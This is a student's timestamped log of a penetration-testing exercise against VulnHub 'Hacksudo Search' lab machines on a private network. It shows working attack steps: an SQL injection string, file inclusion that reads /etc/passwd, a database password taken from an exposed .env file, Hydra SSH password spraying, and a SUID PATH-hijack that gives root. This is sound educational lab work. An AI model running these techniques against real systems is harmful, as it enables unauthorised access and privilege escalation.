
Applied the Nikto Kali Linux tool to obtain specific vulnerability details about the host with IP address 192.168.56.105. This plan begins the third step of the penetration test, vulnerability assessment.

Command used: `nikto -h 192.168.56.105`

Output:



Webpage of https://portswigger.net/kb/issues/00600600_robots-txt-file:



The parts of this test I find interesting are near the end where Nikto mentions a found file called `xmlrpc.php` and two installation files known as `INSTALL.mysql.txt` and `INSTALL.pgsql.txt`. Since chapter 3 of the CompTIA Security+ textbook mentions exploitations that could be possible through SQL and XML injections when input is not validated or filtered properly, both of these computer attacks are possible culprits for this virtual host system, which could potentially access login credentials from the database.

2023-06-09T15:09

Created an account on the 192.168.56.105 virtual host system with login credentials.

Username: justyce4all
Email: jcountry@oswego.edu


2023-06-09T15:15

My next idea is to perform an SQL injection attack with my actual username and a password with the format `'whatever' or 'a'='a'`, where `whatever` can be absolutely anything since `'a'='a'` is always a true statement. If this concept is how the server gets information from the database, the website may grant access to my account with the given input in the password field, thus indicating an SQL injection vulnerability. However, I am waiting for my account to be activated to test out this potential attack.

2023-06-11T12:47

Entered a bogus email with a single quotation mark on the “Request new password” page to see what error message would be displayed.

Input: nobody17217@gmail.com’
Output from webpage:



Since the webpage indicated that the bogus email is not known, both an SQL attack and an XML attack cannot be performed.

2023-06-13T14:55


Attempting to attack the host with IP 192.168.56.102 by first applying a Netcat command to listen via port 80 to ensure the port is open.

Command used: `nc -nv 192.168.56.102 80`
Output: `(UNKNOWN) [192.168.56.102] 80 (http) open`


2023-06-13T14:59

I tried to use gobuster to locate interesting files on the 192.168.56.102 host. However, installing gobuster resulted in an unmet dependencies error and even after using `apt --fix-broken install`, gobuster still refused to run on my computer. As a result, I went to a tutorial on YouTube that is also attempting to hack a similar system, just a different IP address, so that I can continue on with the attack. The interesting files on the host system are `robots.txt` and `search1.php`.


Output of `robots.txt`:



Output of `search1.php`:



Output of `view-source:http://192.168.56.102/search1.php`:




The potentially useful lines of code include `ME=about.php` on line 91 and `FUZZ=contact.php` on line 92, which correspond to the “About” and “Contact” pages respectively.


Home page: http://192.168.56.102/search1.php?find=home.php
About page: http://192.168.56.102/search1.php?Me=about.php
Contact page: http://192.168.56.102/search1.php?FUZZ=contact.php

2023-06-13T16:10

Webpage for http://192.168.56.102/search1.php?find=/etc/passwd: No change to the webpage
Webpage for http://192.168.56.102/search1.php?me=/etc/passwd:



Output of view-source:http://192.168.56.102/search1.php?me=/etc/passwd:



It is now known that there is a root user, along with users hacksudo, monali, john, and search.

2023-06-13T18:40


Applied the Nikto Kali Linux tool to obtain specific vulnerability details about the host with IP address 192.168.56.102.

Command used: `nikto -h 192.168.56.102`

Output:

A critical file that may be useful in this attack is `/.env` since Nikto states that this file may contain credentials for users.

Output of http://192.168.56.102/.env:



This file indicates credentials for a mySQL database with username hiraman and password MyD4dSuperH3r0!

Output after using an echo command with the APP_key=base64:

2023-06-13T19:10

Created projectusernames.txt file that contains the four found potential usernames and stored it into my Kali account.

Contents of projectusernames.txt:


hacksudo
monali
john
search

2023-06-13T19:14

Used projectusernames.txt, the found password from http://192.168.56.102/.env, and the Hydra tool to try and gain access into the ssh server via port 22.

Command used: `hydra -L projectusernames.txt -p MyD4dSuperH3r0! ssh://192.168.56.102:22 -vv`

Output:




Since the username and password credentials of the ssh server are now known, it may be possible to perform privilege escalation through the hacksudo account.

2023-06-13T20:02

Logged into the Hacksudo account while on my Kali account in root mode to begin the fifth step of the penetration test, post-exploitation.

Command used: `ssh hacksudo@192.168.56.102`



2023-06-13T20:05

Took advantage of a SUID binary file called `searchinstall.c` in the Hacksudo account to give myself root privileges. This file was in the `/search/tools` directory.

```
hacksudo@HacksudoSearch:~$ ls
193691  backup  davidwasalsohere.txt  install  search  user.txt  victorwashere.txt
hacksudo@HacksudoSearch:~$ nano user.txt
hacksudo@HacksudoSearch:~$ cat searchinstall.c
cat: searchinstall.c: No such file or directory
hacksudo@HacksudoSearch:~$ cd search
hacksudo@HacksudoSearch:~/search$ ls
admin  dd  tools
hacksudo@HacksudoSearch:~/search$ cd tools
hacksudo@HacksudoSearch:~/search/tools$ ls
file  install  searchinstall  searchinstall.c
hacksudo@HacksudoSearch:~/search/tools$ cat searchinstall.c
#include<unistd.h>
void main()
{       setuid(0);
        setgid(0);
        system("install");
}
```

2023-06-13T20:15

Created a bash script with the name ‘install,’ gave it permission to be executed, and changed the path so that it would get sent to the tools directory.

Commands used:

```
echo "/bin/bash" > install
chmod +x install
export PATH=/home/hacksudo/search/tools:$PATH
```

Afterwards, installing `searchinstall` immediately got me into root mode for the Hacksudo account.

2023-06-13T20:30

The last two things I did was use the `id` command to ensure I had root access, and then I navigated myself to the root directory to access a file called `root.txt`, which is in the root directory. I got to the root directory by changing the directory to the home directory, then going back to its parent directory, then I could get to the root directory and access the `root.txt` file.

Output of `id` command:

```
root@HacksudoSearch:~/search/tools# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(hacksudo)
```

Contents of `root.txt`:


root@HacksudoSearch:/root# cat root.txt
You Successfully Hackudo search box
rooted!!!
flag={9fb4c0afce26929041427c935c6e0879}
root@HacksudoSearch:/root#

References

https://www.youtube.com/watch?v=xX9dsDBdb3A

https://akshaytrimukhe.medium.com/hello-today-i-am-going-to-solve-another-vulnhub-machine-called-hacksudo-search-df2e04224a6b